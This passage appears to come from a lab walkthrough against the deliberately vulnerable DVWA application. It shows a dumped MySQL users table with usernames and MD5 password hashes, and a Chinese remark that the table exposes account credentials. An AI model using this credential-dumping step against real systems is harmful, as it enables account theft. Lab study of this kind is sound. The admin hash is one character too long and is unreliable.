15 /*!40101 SET @OLD_SQL_MODE=@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
16 /*!40111 SET @OLD_SQL_NOTES=@SQL_NOTES, SQL_NOTES=0 */;
17
18 --
19 -- Table structure for table `guestbook`
20 --
```

Table users 可看到帳號密碼資訊

```
62 -- Dumping data for table `users`
63 --
64
65 LOCK TABLES `users` WRITE;
66 /*!40000 ALTER TABLE `users` DISABLE KEYS */;
67 INSERT INTO `users` VALUES
  (1, 'admin', 'admin', 'admin', '1a1dc91c907325c69271dddf0c944bc72', 'http://
  192.168.10.131/dvwa/hackable/users/admin.jpg'),
  (2, 'Gordon', 'Brown', 'gordonb', 'e99a18c428cb38d5f260853678922e03', 'http://
  192.168.10.131/dvwa/hackable/users/gordonb.jpg'),
  (3, 'Hack', 'Me', '1337', '8d3533d75ae2c3966d7e0d4fcc69216b', 'http://
  192.168.10.131/dvwa/hackable/users/1337.jpg'),
  (4, 'Pablo', 'Picasso', 'pablo', '0d107d09f5bbe40cade3de5c71e9e9b7', 'http://
  192.168.10.131/dvwa/hackable/users/pablo.jpg'),
  (5, 'Bob', 'Smith', 'smithy', '5f4dcc3b5aa765d61d8327deb882cf99', 'http://
  192.168.10.131/dvwa/hackable/users/smithy.jpg');
68 /*!40000 ALTER TABLE `users` ENABLE KEYS */;
```


End